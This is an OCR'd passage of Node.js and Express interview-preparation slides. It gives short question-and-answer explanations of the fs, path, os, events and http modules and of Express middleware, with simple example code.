
Q. What is the difference between a function and an event?

Q. What is the role of http module in node?

Q. What is the role createServer() method of http module?

Back to main index

Q. What are the Top 5 built in modules commonly used in node projects?



Back to chapter index

Q. Explain the role of fs module? Name some functions of it?

- fs (File System) module in Node provides a set of methods for **interacting with the file system**.

```
// fs-example.js
const fs = require("fs");

// Reading the contents of a file asynchronously
fs.readFile("fs.txt", "utf8", (err, data) => {
  if (err) {
    return;
  }
  console.log("File contents:", data);
});

// Writing to a file asynchronously
const contentToWrite = "Some content";
fs.writeFile("fs.txt", contentToWrite, "utf8", (err) => {
  if (err) {
    return;
  }
  console.log("Write operation complete.");
});
```

Back to chapter index

Q. Explain the role of fs module? Name some functions of it?

❖ **7 Main functions of fs module:**

1. fs.readFile()	Reads the content of the file specified
2. fs.writeFile()	Writes data to the specified file, creating the file if it does not exist.
3. fs.appendFile()	Appends data to a file. If the file does not exist, it is created.
4. fs.unlink()	Deletes the specified file.
5. fs.readdir()	Reads the contents of a directory.
6. fs.mkdir()	Creates a new directory.
7. fs.rmdir()	Removes the specified directory.

Back to chapter index

Q. Explain the role of path module? Name some functions of it?

- Path module provides utilities for joining, resolving, parsing, formatting, normalizing, and manipulating paths.

```
// path-example.js

const path = require('path');

// Joining Path Segments
const fullPath = path.join('/docs', 'file.txt');
console.log(fullPath);
// Output: /docs/file.txt

// Parsing Path
const parsedPath = path.parse('/docs/file.txt');
console.log(parsedPath);
/*
Output: {root: '/',dir: '/docs', base: 'file.txt',
ext: '.txt', name: 'file'
}
*/
```

Back to chapter index

Q. Explain the role of path module? Name some functions of it?

❖ **5 Main functions of path module:**

```
const path = require('path');

// Joining path segments together
const fullPath = path.join(__dirname, 'folder', 'file.txt');

// Resolving the absolute path
const absolutePath = path.resolve('folder', 'file.txt');

// Getting the directory name of a path
const directoryName = path.dirname('/folder/file.txt');

// Getting the file extension of a path
const fileExtension = path.extname('/folder/file.txt');

// Parsing a path into an object with its components
const pathObject = path.parse('/folder/file.txt');
```

Back to chapter index

Q. Explain the role of OS module? Name some functions of it?

- The os module in Node.js provides a set of methods for **interacting with the operating system**.


- Operation system can be used by developers for building cross-platform applications or performing system-related tasks in Node.js applications.

```
const os = require('os');

// 1. Fet Platform Information
console.log(os.type());
// Output: 'Windows_NT' or 'Linux'...

// 2. Get Current User Information
console.log(os.userInfo());
// Output: {uid: -1, gid: -1, username: 'anaya'...}

// 3. Get Memory Information in bytes
console.log(os.totalmem()); // Output: 14877265920
console.log(os.freemem()); // Output: 4961570816
```

Back to chapter index

Q. Explain the role of events module? How to handle events in Node?

- **Event:** Signals that something has happened in a program.
- **Event Emitter:** Create or emit events.
- **Event Queue:** Events emitted queued(stored) in event queue.
- **Event Handler(Event Listener):** Function that responds to specific events
- **Event Loop:** The event loop picks up event from the event queue and executes them in the order they were added.
- **Event Driven Architecture:** It means operations in Node are drive or based by events.



Back to chapter index

Q. Explain the role of events module? How to handle events in Node?

1. **events module** is used to handle events.
2. **EventEmitter** class of events module is used to register event listeners and emit events.
3. An **event listener** is a function that will be executed when a particular event occurs.
4. **on()** method is used to register event listeners.

```
// import events module
const EventEmitter = require('events');

// Create an instance of EventEmitter class
const myEmitter = new EventEmitter();

// Register an event listener(eventName)
myEmitter.on('eventName', () => {
  console.log('Event occurred');
});

// Emit the event
myEmitter.emit('eventName');

// Output: Event occurred
```

Back to chapter index

Q. What are Event Arguments?


- event arguments refer to the additional information or data that can be passed along with an emitted event.

```
const EventEmitter = require("events");

// Create an instance of EventEmitter class
const myEmitter = new EventEmitter();

// Register an event listener for the 'eventName' event
myEmitter.on("eventName", (arg1, arg2) => {
  console.log("Event occurred with arguments:", arg1, arg2);
});

// Emit the 'eventName' event with arguments
myEmitter.emit("eventName", "Arg 1", "Arg 2");

// Output: Event occurred with arguments: Arg 1 Arg 2
```

Back to chapter index

Q. What is the difference between a function and an event?


- A function is a reusable piece of code that performs a specific task when invoked or called.
- Events represent actions that can be observed and responded to. Events will call functions internally.



Back to chapter index

Q. What is the role of http module in node? V. IMP.


- The HTTP module can **create an HTTP server** that listens to server ports and gives a response back to the client.



Back to chapter index

Q. What is the role createServer() method of http module?

- The createServer() method of the http module in Node.js is used to **create an HTTP server**.




```javascript
// createServer.js
// 1. Import the 'http' module to create an HTTP server
const http = require("http");

// 2. Create an HTTP server using the 'createServer' method
const server = http.createServer((req, res) => {
  // Handle incoming HTTP requests here
  res.end("Hello, World!");
});

// 3. Set port on which server will listen incoming requests
const port = 3000;

// 4. Start the server and listen on the specified port
server.listen(port, () => {
  console.log(`Server listening on port ${port}`);
});

// 5. Run command in terminal: node createServer.js
```

Back to chapter index

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

5. Express - Basics

Q. What are the advantages of using Express.js with Node.js?

Q. How do you install Express.js in a Node.js project?

Q. How to create an HTTP Sever using Express.js?

Q. How do you create and start Express.js application?

Back to main index

Q. What are the advantages of using Express.js with Node.js? V. IMP.

1. Simplified Web Development	Express.js provides a lightweight framework that simplifies the process of building web applications in Node.js.
2. Middleware Support	Easy integration of middleware functions into application's request-response cycle.
3. Flexible Routing System	Defining routes for handling different HTTP methods (GET, POST, PUT, DELETE, etc.) and URL patterns is easy.
4. Template Engine Integration	Express.js supports various template engines making it easy to generate dynamic HTML content on the server side.

Back to chapter index

Q. How do you install Express.js in a Node.js project?

- Run this command in terminal: **npm install express**

```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS

PS D:\Node\Node-Code> npm install express
```

Back to chapter index

Q. How to create an HTTP Sever using Express.js? V. IMP.

❖ Creating an HTTP Server using Express.js:

```
// Creating an HTTP server using Express.js
// Step1: Import Express
const express = require("express");

// Step 2: Create an Express application
const app = express(); // Server created

// Step 3: Define the port number
const PORT = 3000;

// Step 4: Start the Express server and
// listen on the specified port
app.listen(PORT, () => {
  console.log(`Express server running ${PORT}`);
});
```

❖ Creating an HTTP Server using Node.js http module:

```
// Creating an HTTP server using Node.js http module:
const http = require("http");

const server = http.createServer((req, res) => {
  res.writeHead(200, { "Content-Type": "text/plain" })
  res.end("Hello World\n");
});

const port = 3000;

server.listen(port, () => {
  console.log(`Server listening on port ${port}`);
});
```

Back to chapter index

Q. How do you create and start Express.js application?

- Create an Express.js application by requiring the express module and calling the express() function.

```
// Create an Express.js application
const express = require("express");
const app = express();
```

- Start an Express.js server by calling the listen() method on the application object (app) and specifying the port number

```
// Start an Express.js server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on :${PORT}`);
});
```

Back to chapter index

6. Express - Middleware

Q. What is Middleware in Express.js and when to use them?

Q. How do you implement middleware in Express.js?

Q. What is the purpose of the app.use() function in Express.js?

Q. What is the purpose of the next parameter in Express.js?


Q. How to use middleware globally for a specific route?

Q. What is Request Pipeline in Express?

Back to main index

Q. What is Middleware in Express.js and when to use them? V. IMP.

- A middleware in Express.js is a function that handles HTTP requests, performs operations, and passes control to the next middleware.



Back to chapter index

Q. How do you implement middleware in Express.js? V. IMP.

❖ **4 steps to use middleware:**

1. Initialize an Express application.
2. Define a middleware function myMiddleware.
3. Use app.use() to mount myMiddleware globally, meaning it will be executed for every incoming request to the application.
4. Finally, we start the server by listening on a specified port (defaulting to port 3000) using app.listen().

```
// Create and execute middleware
const express = require("express");
const app = express();

// Define middleware function
const myMiddleware = (req, res, next) => {
  // Middleware logic goes here
  res.send("Interview Happy!");
  next(); // Call the next middleware function
};

// Use middleware globally for all routes
app.use(myMiddleware);

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running ${PORT}`);
});
```

Back to chapter index

Q. What is the purpose of the app.use() function in Express.js?

- The app.use() method is used to **execute(mount) middleware** functions globally.

```
// Create and execute middleware

const express = require("express");
const app = express();

// Define middleware function
const myMiddleware = (req, res, next) => {
  // Middleware logic goes here
  res.send("Interview Happy!");
  next(); // Call the next middleware function
};

// Use middleware globally for all routes
app.use(myMiddleware);

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running ${PORT}`);
});
```

Back to chapter index

Q. What is the purpose of the next parameter in Express.js?

- The next parameter is a callback function which is used to **pass control to the next middleware** function in the stack.

```
// Output: Interview Happy
```

```
const express = require("express");
const app = express();

const myMiddleware1 = (req, res, next) => {
  console.log("Interview");
  next(); // Call the next middleware function
};
const myMiddleware2 = (req, res, next) => {
  console.log("Happy");
  next();
};
app.use(myMiddleware1);

app.use(myMiddleware2); //only execute if above have next method

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running ${PORT}`);
});
```

Back to chapter index

Q. How to use middleware globally for a specific route?

